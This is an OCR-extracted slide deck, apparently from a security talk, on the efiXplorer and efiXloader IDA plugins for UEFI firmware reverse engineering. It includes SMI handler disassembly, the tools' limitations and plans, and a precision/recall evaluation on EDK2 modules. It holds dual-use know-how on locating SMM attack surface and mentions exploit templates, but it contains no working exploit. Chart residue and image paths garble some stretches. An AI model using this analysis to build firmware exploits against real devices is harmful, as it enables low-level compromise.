000000000090F4A3                and     qword ptr [rax+18h], 0
000000000090F4A8                lea     r8, [rax+18h]   ; Interface
000000000090F4AC                and     qword ptr [rax+20h], 0
000000000090F4B1                lea     rcx, large EFI_SMM_SW_DISPATCH2_PROTOCOL_GUID_90F580 ; Protocol
000000000090F4B8                mov     qword ptr [rax-18h], 0BEh
000000000090F4C0                xor     edx, edx        ; Registration
000000000090F4C2                mov     rax, large cs:gSmst_90F5C8
000000000090F4C9                call    [rax+_EFI_SMM_SYSTEM_TABLE2.SmmLocateProtocol] ; gSmst->SmmLocateProtocol
000000000090F4CF                test    rax, rax
000000000090F4D2                js      short loc_90F4EF
000000000090F4D4                mov     rax, [rsp+50h]
000000000090F4D9                lea     r9, [rsp+88]
000000000090F4DE                lea     r8, [rsp+32]
000000000090F4E3                mov     rcx, rax
000000000090F4E6                lea     rdx, SwSmiHandler_90F480
000000000090F4ED                call    qword ptr [rax] ; SMI handler registration
000000000090F4EF
000000000090F4EF loc_90F4EF:                            ; CODE XREF: sub_90F49C+36↑j
000000000090F4EF                add     rsp, 38h
000000000090F4F3                retn
000000000090F4F3 sub_90F49C     endp
000000000090F4F3
000000000090F4F4 ; [00000003 BYTES: COLLAPSED FUNCTION nullsub_26. PRESS CTRL-NUMPAD+ TO EXPAND]
000000000090F4F7                db 0CCh
000000000090F4F8
```

- Iterate through EFI_SMM_SW_DISPATCH2_PROTOCOL.Register() within each SMM driver and collect pointer to SMI handler


efiXloader: SMM callouts identification


```
__int64 result; // rax
__int64 v1[3]; // [rsp+20h] [rbp-18h] BYREF
EFI_SMM_SW_DISPATCH2_PROTOCOL *v2; // [rsp+50h] [rbp+18h] BYREF
__int64 v3; // [rsp+58h] [rbp+20h] BYREF

v2 = 0i64;
v3 = 0i64;
v1[0] = 190i64;
result = gSmst_90F5C8->SmmLocateProtocol(&EFI_SMM_SW_DISPATCH2_PROTOCOL_GUID_90F580, 0i64, &v2);
if ( result >= 0 )
  result = (v2->Register)(v2, SwSmiHandler_90F480, v1, &v3);
return result;
```

- Iterate through EFI_SMM_SW_DISPATCH2_PROTOCOL.Register() within each SMM driver and collect pointer to SMI handler

efiXloader: SMM callouts identification






efiXloader: limitations

- Does not support PEI and 32-bit drivers
- False-positive references may occur when image base address is fixed

efiXloader: future

- Add 32-bit binaries support
  - Convert 32-bit binaries to 64 ??
  - Selector for 32/64-bit binaries ??
- Add **.reloc** section patching during firmware loading and analyzing
- Add NVARs loading
  - Convenient option to identify NVARs handling issues
- SMI numbers and SMM handler matching in static
  - May simplify be the way to write a PoC/exploit template without access to the real device



efiXplorer: evaluation

Evaluation

efiXplorer core capabilities: recovery of global vars (gBS, gRT,), system calls, protocol guids

- This is what we evaluate

What should we know about UEFI compared to reverse engineering in general?

- Vendor’s code is built with a constrained number of compilers and options
- Limited number of vendors, predictable codebases
- Some shared code is reused as binary, without recompilation
- Pure disassembly matters for analysis
  - Even if properly translated to a pseudocode or an intermediate form
  - Instructions and register specifics are essential for boot stage and code running close to hardware

How do we judge correctness of automated UEFI analysis with those assumptions?

Evaluation

How do we judge correctness of automated UEFI analysis with those assumptions?

- Logical reasoning about UEFI code might possibly over-engineer the analysis
  - We believe that many of those formal methods might just not seem optimal specifically for automated UEFI reverse engineering in practice, but we might be wrong
- We treat efiXplorer object recognition as a probabilistic algorithm and evaluate it with statistical methods on a dataset of UEFI binaries

More precisely:

- Data: build UEFI binaries from open-source UEFI components
- Labels: generate labels for the objects we want to recover with compiler
- Metrics: diff the results, calculate metrics and summary statistics

Let’s walk-through our approach

Evaluation approach: data

- **Data: build UEFI binaries from open-source UEFI components**
- Labels: generate labels for the objects we want to recover with compiler
- Metrics: diff the results, calculate metrics and summary statistics

Evaluation approach: data

Requirements for the datasets:

- Data should represent the UEFI firmware in the wild
  - Code compilation and linking options, architectures
  - Shared code usage, code patterns, system calls
- Data should have ground-truth labels
  - Or a method to infer labels with sufficient confidence level

Best available datasets are open-source projects: EDK2/UDK, Coreboot

- Default toolchains for target architectures are close to what vendors use
- Different versions and branches are relevant too

Our initial measurements are done for 186 EDK2 modules for X64 architecture

Evaluation approach: data

- Data: build UEFI binaries from open-source UEFI components
- **Labels: generate labels for the objects we want to recover with compiler**
- Metrics: diff the results, calculate metrics and summary statistics

Evaluation approach: labels

- Two ways* to get labels: debug symbols and assembler listings

- Debug symbols:
  - Load binary + symbols into IDA
  - Let IDA handle the symbols parsing
  - Extract global variables (global tables like gBS, protocol guids)
  - Disadvantages:
    - Can’t (?) recover labels for individual function pointers, such as gBs->FreePool
    - Not fully transparent how debug symbols affect code generation

* At least

Evaluation approach: labels

- Two ways to get labels: debug symbols and assembler listings

- Assembler listings (MSVC example):
  - Ask compiler to generate *.cod and *.map files
  - Extract service calls from *.cod source annotations
  - Match the calls to offsets with *.map file
  - Disadvantages:
    - Line annotations are incorrect sometimes
    - Asm listing parser can have bugs too

Evaluation approach: data

- Data: build UEFI binaries from open-source UEFI components
- Labels: generate labels for the objects we want to recover with compiler
- **Metrics: diff the results, calculate metrics and summary statistics**

Approach: metrics

Metrics should reflect the overall goodness of analysis, i.e recovery of all types of objects

How different object types impact the measurement, i.e global var vs. function pointers?

Reasonable to measure each group separately. Why?

- Tables with function pointers can be elsewhere within a given function, e.g passed via registers-only
- Some objects are “proxies” for recovery of other objects (*with some adjustments*)
  - E.g, analysis marks a protocol guid after it recovers a protocol-related gBS call
  - Number of extracted protocol guids is a proxy metric for related gBS calls
  - Cross-checking both metrics yields additional insights (e.g: is labeling correct?)
- Better tuning for task-specific efiXplorer applications

What metrics work best?

Approach: metrics

What metrics work best? Treat objects recovery from a single binary as information retrieval:

- Precision/recall show performance for common UEFI binaries
- False positive rate complements that to understand behavior for corner cases (no objects of certain type, imbalanced data)

Statistics to summarize performance on multiple binaries:

- Average/normalized average for precision/recall/FPR is enough for start
- All per-module metrics sorted on a single chart helps to debug most common analysis issues

Why we can’t just use:

- Accuracy, confusion matrix - definition of true negative is meaningless
- ROC / precision-recall curves - there’s no threshold to vary

Evaluation results

Global tables (gST, gBS, gRT, gSmst) recognition stats:


	Avg Precision	Avg recall	Normalized avg precision	Normalized avg recall	Support
All modules	0.9674	0.9445	0.9895	0.9756	600


Boot Services (gBS) calls recognition stats:

	Avg Precision	Avg recall	Normalized avg precision	Normalized avg recall	Support
All modules	0.8628	0.8053	0.9401	0.8897	7952

Protocols (guids) recognition stats:

	Avg Precision	Avg recall	Normalized avg precision	Normalized avg recall	Support
All modules	0.8500	0.7083	0.9598	0.8092	1153


Boot Services recognition: Irrelevant Result Rate (all modules)
Irrelevant Result Rate (1 - precision)
Irrelevant Result Rate
1.0
0.8
0.6
0.4
0.2
0.0
0
25
50
75
100
125
150
175
Modules



Boot Services recognition: Undiscovered Results Rate (all modules)
Undiscovered Results Rate (1.0 - recall)
Undiscovered Results Rate
1.0
0.8
0.6
0.4
0.2
0.0
0
25
50
75
100
125
150
175
Modules

Evaluation results

- EfiXplorer is best at finding locations of global tables. Functions pointers and protocol guids extraction is harder, but still good (unsurprisingly)
  - *precision/recall for global tables is larger than for function pointers or protocol guids*
- If efiXplorer recovers an object, it's likely valid. But it's less likely to recover all existing objects (unsurprisingly)
  - *precision > recall for all objects*
- Near-perfect, granular labeling of objects is hard, even with source code (surprisingly)
  - *Ex: protocol/non-protocol guid ambiguity*
- Manual work is still needed to complete annotations after efiXplorer
  - But much less of it than without efiXplorer
- We are working to release a stable version of the evaluation system with reproducible results

Conclusions

- It's about right time for a much broader audience to look into UEFI threats
- Our efiXplorer helps from static RE perspective
- Well-tuned heuristics work surprisingly well for UEFI, including automated vulnerability finding
- Analyzing multiple binaries in a single context is tricky, but is really worth it
- Thanks to early decisions, the plugin is blazing fast and scalable
- To our knowledge, this is the first UEFI reverse engineering tool with evaluated analysis quality
- BIOS security research and automated firmware reversing is decades old:
  - We just combine known and our own ideas in a single place
  - Have an idea? Welcome to https://github.com/binarly-io/efiXplorer
- Special thanks to the contributors:
  - Rolf Rolles



Thank you!